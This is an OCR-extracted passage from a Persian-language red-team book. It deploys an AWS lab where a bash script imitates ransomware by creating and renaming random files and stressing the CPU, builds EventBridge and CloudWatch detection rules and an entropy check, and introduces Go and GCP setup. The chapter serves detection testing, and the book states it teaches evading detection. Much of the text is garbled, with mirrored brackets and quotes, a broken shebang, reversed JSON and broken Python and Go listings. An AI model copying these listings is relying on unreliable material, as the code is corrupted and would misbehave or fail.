″timezone": "UTC″
,{
}
″file_path": "/var/log/simulation.log,″
″log_group_name": "/simulation/ransomware,″
″log_stream_name": "{instance_id},″
″timestamp_format": "%Y-%m-%d %H:%M:%S,″
″timezone": "UTC″
```

```
{
[
{
{
,{
″metrics} :″
″metrics_collected} :″
″mem} :″
″measurement″: ["mem_used_percent"],
″metrics_collection_interval″: 60
,{
″cpu} :″
″measurement″: ["cpu_usage_idle", "cpu_usage_user", "cpu_usage_system"],
″metrics_collection_interval″: 60
,{
″disk} :″
″measurement″: ["disk_used_percent"],
″metrics_collection_interval″: 60,
″resources[″*″] :″
{
{
{
{
EOF
/opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl -a fetch-config
-m ec2 -s -c file:/opt/aws/amazon-cloudwatch-agent/bin/config.json
```

```
systemctl enable amazon-cloudwatch-agent
systemctl start amazon-cloudwatch-agent
 #Create simulation script.
cat > /usr/local/bin/ransomware_sim.sh << EOF
/!#bin/bash
log_file="/var/log/simulation.log″
while true; do
timestamp=\$(date "+%Y-%m-%d %H:%M:%S")
echo "\$timestamp Starting simulation cycle" >> \$log_file
cd /tmp
echo "\$timestamp Generating encrypted files" >> \$log_file
for i in {1..100}; do
dd if=/dev/urandom of="data_\${i}.txt" bs=1K count=500 2>/dev/null
mv "data_\${i}.txt" "data_\${i}.encrypted″
done
echo "\$timestamp Starting CPU stress test" >> \$log_file
stress-ng --cpu 1 --io 1 --timeout 180s
echo "\$timestamp Completed CPU stress test" >> \$log_file
echo "\$timestamp Starting disk activity simulation" >> \$log_file
for i in {1..5}; do
dd if=/dev/urandom of=/tmp/large_file_\${i} bs=1M count=20 2>/dev/null
sync
sleep 2
done
echo "\$timestamp Cleaning up simulation files" >> \$log_file
find /tmp -name "*.encrypted" -type f -delete
```

```
rm -f /tmp/large_file*_
echo "\$timestamp Simulation cycle complete, sleeping for 15 minutes" >> \$log_file
sleep 900
done
EOF
chmod 755 /usr/local/bin/ransomware_sim.sh
 #Create copy in ssm-user home directory.
mkdir -p /home/ssm-user
cp /usr/local/bin/ransomware_sim.sh /home/ssm-user/
chown ssm-user:ssm-user /home/ssm-user/ransomware_sim.sh
chmod 755 /home/ssm-user/ransomware_sim.sh
 #Enable and start crond service.
systemctl enable crond
systemctl start crond
cat > /etc/systemd/system/ransomware-sim.service << EOF
]Unit[
Description=Ransomware Simulation Service
[Service] 3
Type=simple
ExecStart=/usr/local/bin/ransomware_sim.sh
Restart=always
RestartSec=60
]Install[
WantedBy=multi-user.target
EOF
systemctl daemon-reload
```

```
systemctl enable ransomware-sim

systemctl start ransomware-sim

Tags:

 -Key: Name

Value: !Sub ${AWS::StackName}-SimulationInstance

 -Key: rttd

Value: simulation

--snip--
```

فهرست ۱۰-۳: استقرار VPC، تابع Lambda، نمونه EC2، و پایش CloudWatch

قالب CloudFormation یک شبکه VPC جدید با قابلیت اینترنت در us-east-1 همراه با نقش‌های IAM، تابع شبیه‌سازی Lambda، و یک نمونه EC2 با استفاده از Amazon Linux AMI (Amazon Machine Image) ایجاد خواهد کرد ۱. با هم، این قطعات گزارش‌هایی درون Amazon CloudWatch یا EventBridge برای بررسی گزارش‌ها تولید خواهند کرد.

توجه EventBridge جانشین CloudWatch است، اما هر دو API هنوز وجود دارند، و بسیاری از پیاده‌سازی‌ها هنوز به نام و ثبت گزارش سرویس اصلی اشاره می‌کنند. CloudTrail بدون تغییر است و می‌تواند توسط EventBridge ارجاع داده شود.

ویژگی user data Amazon EC2 به شما اجازه می‌دهد یک اسکریپت bash درون‌خطی وارد کنید که در اولین راه‌اندازی به‌عنوان root اجرا می‌شود ۲. این اسکریپت عامل CloudWatch را پیکربندی می‌کند تا نمونه بتواند گزارش‌های لازم را به حساب ارسال کند. هنگامی که سیستم راه‌اندازی را تمام کرد، به‌طور خودکار شبیه‌ساز باج‌افزار را روی یک کار cron شروع می‌کند ۳ تا نشانگرها شروع به پر کردن CloudWatch Logs کنند.

بعد، برای استقرار زیرساخت آزمایشی، باید این قالب را به CloudFormation آپلود کنید.

راه‌اندازی و اجرای پشته شبیه‌سازی شما

به AWS Management Console وارد شوید و cloudformation را در نوار جستجو وارد کنید. دستورالعمل‌های منو را برای آپلود فایل YAML به‌صورت زیر دنبال کنید:

۱. روی Create Stack نزدیک بالا سمت راست کنسول کلیک کنید.

۲. روی With New Resources (Standard) کلیک کنید.

۳. زیر Specify Template، Upload a Template File را انتخاب کنید.

٤. روی Choose File کلیک کنید و rttd-testcase-sim-1.1.yml را انتخاب کنید.

٥. گزینه‌های باقی‌مانده را در تنظیمات پیش‌فرض خود رها کنید و روی Next کلیک کنید.

٦. یک نام برای پشته خود وارد کنید و به‌صورت اختیاری CIDRهای زیرشبکه VPC را تغییر دهید.

۷. روی Next کلیک کنید و هشدار قابلیت‌های IAM را از CloudFormation تأیید کنید.

۸. روی Submit کلیک کنید تا استقرار آغاز شود.

پس از تنظیم پارامترهای مورد نظر خود، پشته را مستقر کنید. باید وضعیت استقرار را ببینید، همان‌طور که در شکل ۱۰-۳ نشان داده شده است.




Figure 10-3: Deploying the AWS CloudFormation stack

شکل ۱۰-۳: استقرار پشته AWS CloudFormation

هنگامی که پشته مستقر شد، تابع AWS Lambda را راه‌اندازی کنید تا شبیه‌سازی ایجاد کاربر IAM آغاز شود. از AWS Management Console به سرویس Lambda بروید و تابع مستقرشده خود را پیدا کنید (شکل ۱۰-٤ را ببینید).




Figure 10-4: Viewing the deployed Lambda function

شکل ۱۰-٤: مشاهده تابع Lambda مستقرشده

به پایین به نوار منو نزدیک مرکز صفحه اسکرول کنید؛ چندین تب زیر نام تابع خواهید دید. روی Code کلیک کنید تا به صفحه ویرایشگر کد بروید. نزدیک سمت چپ، دکمه‌های آبی با برچسب Test و Deploy خواهید دید. روی Deploy کلیک کنید تا اطمینان حاصل شود که تابع Lambda به‌درستی مستقر شده است. CloudFormation باید آن را به‌طور خودکار مستقر کرده باشد، اما ما مواردی را دیده‌ایم که کلیک روی Deploy قبل از آزمایش لازم بود.

بعد، به تب Test در نوار منو بروید. عمل پیش‌فرض Create New Event را انتخاب‌شده بگذارید، همراه با تنظیمات پیش‌فرض آن و نوع رویداد JSON. روی Save و سپس Test کلیک کنید (شکل ۱۰-۵ را ببینید).



Figure 10-5: AWS Lambda test event options

شکل ۱۰-۵: گزینه‌های رویداد آزمایشی AWS Lambda

بار رویداد مهم نیست چون تابع Lambda شما از آن برای پردازش استفاده نمی‌کند؛ این داده آزمایشی خود را به‌صورت داخلی تولید می‌کند. به‌سادگی فعال کردن تابع، شبیه‌سازی را اجرا می‌کند (شکل ۱۰-۶ را ببینید)، و باید یک پاسخ HTTP 200 OK پس از اتمام دریافت کنید.



Figure 10-6: Successfully triggering the Lambda function

شکل ۱۰-۶: فعال‌سازی موفقیت‌آمیز تابع Lambda

اگر آزمایش موفق بود، باید بتوانید به Amazon CloudTrail برای رویدادهای IAM تولیدشده زیر Event History بروید، همان‌طور که در شکل ۱۰-۷ نشان داده شده است.



Figure 10-7: CloudTrail events from successfully executing the Lambda test

شکل ۱۰-۷: رویدادهای CloudTrail از اجرای موفقیت‌آمیز آزمایش Lambda

بعد، برای تأیید شبیه‌سازی باج‌افزار، به CloudWatch Logs در AWS Management Console بروید. باید دو گروه گزارش ببینید: گزارش‌های سطح سیستم‌عامل (/simulation/system) و خروجی اسکریپت شبیه‌سازی (/simulation/ransomware). گروه گزارش /simulation/system احتمالاً خالی خواهد بود؛ این انتظار می‌رود. این برای ضبط گزارش‌های سطح سیستم از /var/log/messages پیکربندی شده است اما فقط زمانی ورودی‌ها را شامل می‌شود که سیستم رویدادهای مرتبط را تولید کند. گروه گزارش /simulation/ransomware باید خروجی اسکریپت شبیه‌سازی را شامل شود، همان‌طور که در شکل ۱۰-۸ نشان داده شده است.



Figure 10-8: The CloudWatch ransomware simulation log groups

شکل ۱۰-۸: گروه‌های گزارش شبیه‌سازی باج‌افزار CloudWatch

اگر این گزارش‌های تولیدشده را نمی‌بینید، ممکن است سرویس در شروع شکست خورده باشد، یا گزارش‌ها هنوز به سرویس نوشته نشده باشند. برای عیب‌یابی از کنسول EC2، EC2 را در AWS Management Console جستجو کنید، به نمونه در حال اجرا خود بروید، و از تب Session Manager روی Connect کلیک کنید تا یک جلسه SSM شروع شود (شکل ۱۰-۹ را ببینید).



Figure 10-9: The EC2 instance Session Manager Connect menu

شکل ۱۰-۹: منوی اتصال Session Manager نمونه EC2

می‌توانید اسکریپت ransomware_sim.sh را به‌صورت محلی در دایرکتوری ssm-user پیدا کنید و آن را مستقیماً به‌صورت زیر اجرا کنید:

```
sh-5.2$ cd ~/ && pwd && ls
home/ssm-user/
ransomware_sim.sh
sh-5.2$ sudo ./ransomware_sim.sh
stress-ng: info: [25959] setting to a 180 second (3 mins, 0.00 secs) run per stressor
stress-ng: info: [25959] dispatching hogs: 1 cpu, 1 io
stress-ng: info: [25961] io: this is a legacy I/O sync stressor, consider using iomix instead
stress-ng: info: [25959] successful run completed in 180.03s (3 mins, 0.03 secs)
```

پس از اطمینان از اجرای شبیه‌ساز باج‌افزار توسط نمونه EC2، گزارش‌ها را برای نشانگرهای سازش بررسی خواهید کرد.

ساختن قواعد تشخیص از رویدادهای CloudTrail و CloudWatch

مدافعان می‌توانند قواعد تشخیص با استفاده از سرویس Amazon EventBridge یا CloudWatch برای تولید هشدارها از رویدادهای CloudTrail و CloudWatch ایجاد کنند. این قواعد می‌توانند یک SIEM یا ابزار دیگر را پر کنند، و قابلیت‌های تشخیص را زمانی که یک راه‌حل Cloud Security Posture Management (CSPM) هنوز پیاده‌سازی نشده است فراهم کنند.

برای پایش ایجاد کاربر جدید، مهندسان تشخیص می‌توانند قاعده EventBridge زیر را تعریف کنند:

داده پردازی آرین پایش

}

"source": ["aws.iam"],

"detail-type": ["AWS API Call via CloudTrail"],

"detail} :"

"eventSource": ["iam.amazonaws.com"],

"eventName": ["CreateUser"]

{

{

برای اضافه کردن این قاعده با استفاده از AWS Management Console، به سرویس EventBridge بروید و زیر Get Started، EventBridge Rule with Event Pattern را انتخاب کنید. روی Create Rule کلیک کنید. Visual Rule Builder Opt-in را در بالا سمت راست خاموش کنید، سپس به قاعده خود یک نام بدهید و روی Next کلیک کنید. در این صفحه، Visual Rule Builder Opt-in را دوباره فعال کنید، AWS Service Events را از تب Events در سمت چپ انتخاب کنید، و برای عبارت IAM فیلتر کنید. روی فلش کنار IAM (اولین ورودی) کلیک کنید، سپس گزینه AWS API Call Via CloudTrail را به جعبه Triggering Events بکشید و رها کنید (شکل ۱۰-۱۰ را ببینید).



Figure 10-10: Creating EventBridge rules for API-centric event alerting to different destinations

شکل ۱۰-۱۰: ایجاد قواعد EventBridge برای هشداردهی رویدادهای متمرکز بر API به مقاصد مختلف

روی Event Pattern (Filter) کلیک کنید، و به صفحه‌ای هدایت خواهید شد که می‌توانید قاعده JSON که تازه ایجاد کردید را در آن جای‌گذاری کنید. سپس می‌توانید هدف را به‌عنوان یک موضوع SNS برای هشداردهی یا یک جریان گزارش CloudWatch دیگر تنظیم کنید.

برای تشخیص باج‌افزار، مهندسان تشخیص می‌توانند یک هشدار CloudWatch ایجاد کنند که روی مصرف بالای پایدار CPU فعال شود. قاعده EventBridge JSON زیر تشخیص می‌دهد وقتی آن هشدار به وضعیت ALARM وارد می‌شود، و برای مصرف CPU بیش از ۹۰ درصد به مدت پنج دقیقه پایش می‌کند:

}

,version": "0"″

,″detail-type": "CloudWatch Alarm State Change″

,″source": "aws.cloudwatch″

} :″detail″

,″alarmName": "EC2HighCPUUtilization″ ١

} :″configuration″

,″description": "EC2 CPU utilization exceeded 90% for 5 minutes″

}] :″metrics″

,″id": "cpu_metric″

} :″metricStat″

} :″metric″

,namespace": "AWS/EC2"″

,″name": "CPUUtilization″

} :″dimensions″

″InstanceId": "${instance-id}″

{

,{

,period": 300″

″stat": "Average″

,{

returnData": true″

,[{

,evaluationPeriods": 1″

,threshold": 90.0″

″comparisonOperator": "GreaterThanThreshold″

apsec.ir

,{

} :"state"

"value": "ALARM"

{

{

{

در حالی که این مثال مصرف CPU را در طول زمان پایش می‌کند ۱، می‌توانید بسیاری از معیارهای دیگر را نیز ردیابی کنید، مانند I/O بالای دیسک، تغییرات در فایل‌های canary، و الگوهای غیرمعمول فایل‌سیستم. آنچه مهم‌تر است، پایش معیارها تا حد ممکن نزدیک به منبع برای دقیق‌ترین تشخیص است. ابزارهای مهندسی قابلیت اطمینان سایت (SRE) مانند Datadog و Splunk می‌توانند به شما در همبستگی چندین معیار و شناسایی ناهنجاری‌ها کمک کنند.

مصرف بالای پایدار CPU برای تشخیص حملات دنیای واقعی مؤثر ثابت شده است. در اکتبر ۲۰۲۵، Varonis یک حمله باج‌افزار RansomHub را از طریق پایش جهش CPU شناسایی کرد (https://www.bleepingcomputer.com/news/security/how-a-cpu-spike-led-to-uncovering-a-ransomhub-ransomware-attack/).

برای ایجاد این نوع قاعده در AWS Management Console، به CloudWatch بروید. منوی Alarms را در سمت چپ گسترش دهید، All Alarms را انتخاب کنید، و روی Create Alarm کلیک کنید. روی Browse کلیک کنید و Custom Namespaces را گسترش دهید. CWAgent را انتخاب کنید، CPUUtilization را به‌عنوان معیار برای نمونه خود انتخاب کنید، و پارامترهای آستانه را در طول زمان تنظیم کنید (شکل ۱۰-۱۱ را ببینید). قالب CloudFormation که مستقر کردید از عامل CloudWatch نصب‌شده روی نمونه EC2 استفاده می‌کند.




Figure 10-11: Tracking metrics over time with AWS CloudWatch alarms

شکل ۱۰-۱۱: ردیابی معیارها در طول زمان با هشدارهای AWS CloudWatch

برای اهداف آزمایشگاه، می‌توانید قواعد را تنظیم کنید و Lambda شبیه‌سازی و اسکریپت‌های تست فشار EC2 را دوباره اجرا کنید تا رویدادهای جدید تولید شوند.

فراتر از معیارهای CloudWatch، مدافعان همچنین می‌توانند تشخیص مبتنی بر آنتروپی برای فایل‌های رمزگذاری‌شده را پیاده‌سازی کنند. در حالی که بخشی از شبیه‌سازی خودکار نیست، می‌توانید این تکنیک را با استفاده از فایل‌های canary آزمایش کنید. در AWS Management Console، Cloud Shell را باز کنید و موارد زیر را اجرا کنید:

```
$ ~pwd
/home/cloudshell-user
$ ~echo "foobar" > /tmp/honey.txt
$ ~python3 -c "import math; from collections import Counter;
data=open('/tmp/honey.txt','rb')
.read(); entropy=0 if len(data)==0 else -sum(count/len(data)*math.log2(count/len(data((
for count in Counter(data).values()); print('Entropy: {:.2f} - ALERT: POSSIBLE ENCRYPTION'
.format(entropy) if entropy > 7.0 else 'Entropy: {:.2f} - OK'.format(entropy)"(
Entropy: 2.52 - OK
$ ~openssl rand 256 > /tmp/honey.txt
$ ~
python3 -c "import math; from collections import Counter;
data=open('/tmp/honey.txt','rb')\
.read(); entropy=0 if len(data)==0 else -sum(count/len(data)*math.log2(count/len(data\((
for count in Counter(data).values()); print('Entropy: {:.2f} - ALERT: POSSIBLE\
ENCRYPTION'.format(entropy) if entropy > 7.0 else 'Entropy: {:.2f} - OK'.format(entropy)""(
Entropy: 7.20 - ALERT: POSSIBLE ENCRYPTION
$ ~
```

این یک‌خطی پایتون از توابع ریاضی داخلی برای اندازه‌گیری تصادفی بودن در برابر الگوریتم آنتروپی شانون استفاده می‌کند. فایل‌هایی با آنتروپی بالای ۷٫۰ نشان‌دهنده تصادفی بودن بالای معمول داده‌های رمزگذاری‌شده هستند. برای اعمال این راه‌حل، اسکریپت را به‌عنوان یک کار cron وارد کنید و یک هشدار CloudWatch برای فعال شدن روی الگوی «ALERT: POSSIBLE ENCRYPTION» در گزارش‌های /var/simulation یا /var/ransomware خود پیکربندی کنید.

این قواعد تشخیص بخشی از پایش خط پایه برای هر دو سناریوی شبیه‌سازی هستند. سازمان‌ها می‌توانند این مثال‌ها را برای پلتفرم‌های SIEM خاص خود یا سیستم‌های اطلاع‌رسانی تطبیق دهند.

خلاصه

این فصل نحوه استفاده از افشاهای کنترل‌شده بدون سوزاندن بار engagement با شبیه‌سازی فعالیت‌های مخرب برای آزمایش قابلیت‌های تشخیصی مدافعان را پوشش داد. شما از AWS برای هر دو رویداد بومی ابری و نقطه پایانی میزبان استفاده کردید که باید تشخیص‌های پایه را برای بیشتر ابزارهای امنیتی فعال کنند. استفاده از CloudFormation به شما اجازه می‌دهد تغییرات را به‌راحتی مستقر و بازگردانید، و یک مورد استفاده دیگر برای پایش رانش زیرساخت در حساب AWS فراهم می‌کند. در نهایت، دیدید که چگونه مدافعان می‌توانند قواعد EventBridge برای ایجاد هشدارهایی که سایر ابزارهای امنیتی در زرادخانه آن‌ها را تغذیه می‌کنند تعریف کنند.

apsec.ir

APPENDIX

TECHNICAL PREREQUISITES

در میان بسیاری از الزامات یک engagement تیم قرمز، پیکربندی ابزارهای اصلی شما برای اطمینان از عملیاتی بودن آن‌هاست. هیچ چیز درک شما از آمادگی را به‌قدر پیوستن به تماس تعیین محدوده و پی بردن به این که مشتری نهایی یک قلعه از قابلیت‌های دفاعی همپوشان است به چالش نمی‌کشد. خوشبختانه، توسعه ابزارها و بارهای خودتان می‌تواند به تقویت شانس شما برای داشتن یک کمپین موفق کمک کند.

تصمیم‌گیری درباره توسعه از ابتدا یا اصلاح ابزارهای موجود نیازمند در نظر گرفتن نه تنها نیازهای engagement فعلی شما بلکه قابلیت دوام موارد آینده است. با این حال، اصلاحات ابزارهای موجود معمولاً فقط تا زمانی مؤثر باقی می‌مانند که از موتورهای تشخیص مبتنی بر امضا فرار کنند. در نتیجه، در سال‌های اخیر تیم‌های مهندسی تشخیص و فروشندگان تأکید بیشتری بر تشخیص‌های مبتنی بر رفتار گذاشته‌اند. شما باید رویکرد خود را بر این اساس تطبیق دهید، بدون هدر دادن زمان ارزشمند engagement روی یک نقطه عطف واحد در یک کمپین.

اینجاست که مجموعه‌ای از استراتژی‌های فرار با برنامه‌ریزی دقیق و انتخاب‌شده می‌درخشد، و از رویکردهای توسعه نرم‌افزار معمول بدون توسل به LOLBinها استفاده می‌کند. در سراسر این کتاب، یاد خواهید گرفت چگونه ابزارهای سفارشی بسازید که از تشخیص مدرن فرار می‌کنند در حالی که کارآمد و قابل نگهداری باقی می‌مانند. این پیوست به شما کمک می‌کند پیش‌نیازهای فنی را برای استقرار و اجرای موفقیت‌آمیز مثال‌های کد راه‌اندازی کنید. اگر از قبل با زبان برنامه‌نویسی Go، Google Cloud Platform (GCP)، و Amazon Web Services (AWS) آشنا هستید، راحت باشید آن را رد کنید.

مبانی و راه‌اندازی Go

ما از Go برای بیشتر آزمایشگاه‌های کتاب استفاده می‌کنیم. این یک انتخاب جذاب به چندین دلیل است، شامل انعطاف‌پذیری آن برای اجرا مانند یک زبان تفسیرشده یا کامپایل شدن. در همان زمان، با آمدن از پیشینه‌های Python و C، ما نحو و کامپایلر Go را تا حدودی سختگیرانه‌تر از آن زبان‌ها می‌یابیم.

Go نیاز دارد که انواع داده را از طریق اعلان صریح یا استنتاج مشخص کنید، و از چندین نحو برای انجام این کار پشتیبانی می‌کند. فهرست A-1 اعلان متغیر در Python و Go را مقایسه می‌کند.

```
Python version #

seconds = 25

"sentence = "this is a string

Go version //
```

```
var seconds int = 25 // Explicit type declaration

sentence := "this is a string" // Type inference
```

فهرست A-1: اعلان یک متغیر در Go در مقابل Python

ممکن است وسوسه شوید از استنتاج نوع برای هر متغیر استفاده کنید. با این حال، آن رویکرد محدودیت‌های زیر را دارد:

- فقط می‌تواند درون همان محدوده، مانند یک تابع یا بلوک، استفاده شود.
- نمی‌تواند برای تخصیص مجدد مقادیر به متغیرهای موجود استفاده شود.
- نمی‌تواند در سطح بسته برای متغیرهای ارجاع‌شده متقابل استفاده شود.
- نمی‌تواند هنگام گروه‌بندی متغیرها استفاده شود.

هنگام شروع با Go، از اعلان صریح نوع استفاده کنید، به‌ویژه اگر در حال آزمایش قطعه‌کدهای نویسندگان دیگر یا منابع خارجی هستید.

برخلاف زبان‌های آزادتر، کامپایلر Go قواعد سختگیرانه‌ای اعمال می‌کند و اگر هر یک از موارد زیر وجود داشته باشد، در کامپایل شکست خواهد خورد:

- متغیرهای استفاده‌نشده
- توابع بدون دستور return
- متغیرهای تعریف‌نشده
- کتابخانه‌های واردشده استفاده‌نشده

فهرست A-2 نمونه‌ای از این نوع خطاها را نشان می‌دهد.

```
import "fmt" // Unused library

} ()func example

x := 5 // Declared but unused inferred style

var y int // Declared but unused explicit style

return z // Undefined variable

{
```

فهرست A-2: فعال کردن خطاهای کامپایلر Go

Go همچنین خطاها را متفاوت از Python مدیریت می‌کند. در حالی که Python از بلوک‌های try/except برای گرفتن و مدیریت استثناها استفاده می‌کند، Go خطاها را به‌عنوان مقادیر صریح از توابع برمی‌گرداند. توابعی که ممکن است شکست بخورند هم یک نتیجه و هم یک خطا برمی‌گردانند، بنابراین باید تأیید کنید که هیچ خطایی رخ نداده است قبل از استفاده از نتیجه. فهرست A-3 مدیریت خطا در هر دو زبان را مقایسه می‌کند.

```
Python error handling #
:def validate_age(age)
:try
age = int(age)
:if age < 0
raise ValueError("Age cannot be negative")
return age
:except ValueError as e
return None, str(e)
:try
("٥-")result = validate_age
print("Valid age:", result)
:except ValueError as e
print("Error:", e)
Go error handling //
} func validateAge(age string) (int, error)
num, err := strconv.Atoi(age)
} if err != nil
return 0, err
{
} if num < 0
return 0, errors.New("Age cannot be negative")
{
return num, nil
{
Example usage //
```


apsec.ir

```
("٥-")age, err := validateAge
} if err != nil
fmt.Println("Error:", err)
} else {
fmt.Println("Valid age:", age)
{
```

فهرست A-3: مدیریت خطا در Python در مقابل Go

بعد، محیط Go خود را دانلود و راه‌اندازی خواهید کرد. به https://go.dev بروید تا بسته مناسب سیستم‌عامل خود را دانلود و نصب کنید. پس از اتمام این مرحله، نصب را به‌صورت زیر تأیید کنید:

```
go version $
go version go1.25.5 windows/amd64
```

مشابه محیط مجازی Python، venv، Go از ماژول‌ها برای مدیریت وابستگی‌ها و سازماندهی کد استفاده می‌کند. برای راه‌اندازی اولین برنامه خود با Go، موارد زیر را از ترمینال انتخابی خود برای ایجاد یک ماژول helloworld اجرا کنید:

```
mkdir helloworld $
cd helloworld $
go mod init helloworld $
```

حالا، با استفاده از ویرایشگر کد مورد علاقه خود، یک فایل به نام main.go ایجاد کنید و کد فهرست A-4 را اضافه کنید.

```
package main
import "fmt"
func main} ()
fmt.Println("hello world")
{
```

فهرست A-4: یک برنامه «hello world» در Go

فایل را ذخیره و ببندید. ابتدا این برنامه را مستقیماً با استفاده از فرمان go run اجرا خواهید کرد (مانند یک زبان تفسیرشده) و سپس آن را با استفاده از فرمان go build کامپایل خواهید کرد:

```
workspace$ ls/~
```

```
go.mod gopath main.go

/~workspace$ go run main.go

Hello, World!

/~workspace$ go build main.go

/~workspace$ ls

go.mod gopath main main.go

/~workspace$
```

Go شامل یک linter داخلی است که توصیه می‌کنیم برای استانداردسازی فاصله‌گذاری و تورفتگی برای خوانایی از آن استفاده کنید. به‌سادگی فرمان go fmt را روی فایل‌های منبع Go خود قبل از توزیع اجرا کنید.

فهرست A-5 فایل‌ها را در یک دایرکتوری ماژول Go معمول نشان می‌دهد.

```
helloworld/
── ├go.mod # Module definition and dependencies
── ├go.sum # Dependency checksums
── ├main.go # Main package
── └pkg/ # Project packages
── └utils/
── └utils.go
```

فهرست A-5: دایرکتوری فایل‌های محیط کاری Go

هنگامی که ماژول helloworld را آغاز کردید، Go فایل go.mod را برای تعریف ماژول و ردیابی وابستگی‌ها ایجاد کرد. یک اشتباه رایجی که از تازه‌کارهای Go می‌بینیم این است که مخزن شخص دیگری را کلون می‌کنند و سپس سعی می‌کنند فوراً ماژول را با استفاده از go.mod موجود بدون دانلود وابستگی‌ها اجرا یا کامپایل کنند یا بدتر، فایل go.mod را حذف کنند و سپس آخرین وابستگی‌ها را دانلود کنند.

ما هیچ‌کدام از این رویکردها را توصیه نمی‌کنیم، چون بسیاری از کتابخانه‌ها در طول زمان تغییر می‌کنند. اگر نیاز دارید کد اصلی را همان‌طور که بود کامپایل یا اجرا کنید، به‌جای حذف go.mod، آن را نگه دارید و فرمان‌های زیر را اجرا کنید:

```
go mod tidy # Adds missing modules and removes unused ones

go mod download # Downloads all dependencies
```

اجرای هر دو فرمان به این ترتیب نه تنها تضمین می‌کند که وابستگی‌ها دانلود شده‌اند بلکه go.mod به‌درستی با آنچه در ماژول منبع مشخص شده هم‌راستا است.

Go نکات ظریف زیادی دارد، بنابراین فهرست A-6 یک برگه تقلب از فرمان‌های رایج است که می‌توانید برای عیب‌یابی و عملیات استفاده کنید.

```
#Initialize a new module.
go mod init myproject
#Get/update dependencies.
go mod tidy # Add missing modules and remove unused ones.
go get package # Add/update a specific package.
go mod download # Download all dependencies.
#Build commands
go build # Build the current package.
go build main.go # Build a specific file.
go run main.go # Run in one step.
go install # Build and install binary.
#Format/lint code
go fmt # Format current directory.
go fmt ./... # Format all packages recursively.
gofmt -w . # Format and write changes to files.
gofmt -d . # Show formatting differences without changing.
#Module maintenance
go mod verify # Verify dependencies.
go mod why # Explain why a package is needed.
go mod graph # Print module requirement graph.
```

فهرست A-6: فرمان‌های رایج Go

تفاوت‌ها و نکات عجیب بسیاری در Go وجود دارد که می‌تواند توسعه‌دهندگان تازه‌وارد به زبان را به دام بیندازد. برای نکات بیشتر، ۱۰۰ اشتباه رایج برتر را در https://github.com/teivah/100-go-mistakes/ بررسی کنید.

مبانی و راه‌اندازی GCP

شما در سراسر این کتاب از خدمات مختلف GCP استفاده خواهید کرد، بنابراین باید با مفاهیم اصلی GCP آشنا باشید، شامل نحوه ساختاردهی و مدیریت منابع توسط GCP. GCP هر محیطی که در آن کار می‌کنید را در یک پروژه سازماندهی می‌کند، که بارهای کاری و پیکربندی امنیتی شما را شامل می‌شود. چندین پروژه می‌توانند در پوشه‌ها تجمیع شوند، و چندین پوشه در یک سازمان. تنظیمات امنیتی و مدیریت منابع از سطوح والد (سازمان و پوشه‌ها) به سطح پروژه ارث‌بری می‌شوند.

برای آزمایشگاه‌های این کتاب، نیازی به ایجاد سازمان یا پوشه نخواهید داشت. اگر قبلاً یک پروژه GCP راه‌اندازی کرده‌اید، توصیه می‌کنیم هنگام تکمیل آزمایشگاه‌ها یک پروژه جدید راه‌اندازی کنید تا بارهای کاری و اشتباهات بالقوه را جدا کنید. شکل A-1 چندین پروژه GCP مرتبط با یک حساب ایمیل شخصی در کنسول Google Cloud را نشان می‌دهد.



Figure A-1: Viewing the list of GCP projects

شکل A-1: مشاهده فهرست پروژه‌های GCP

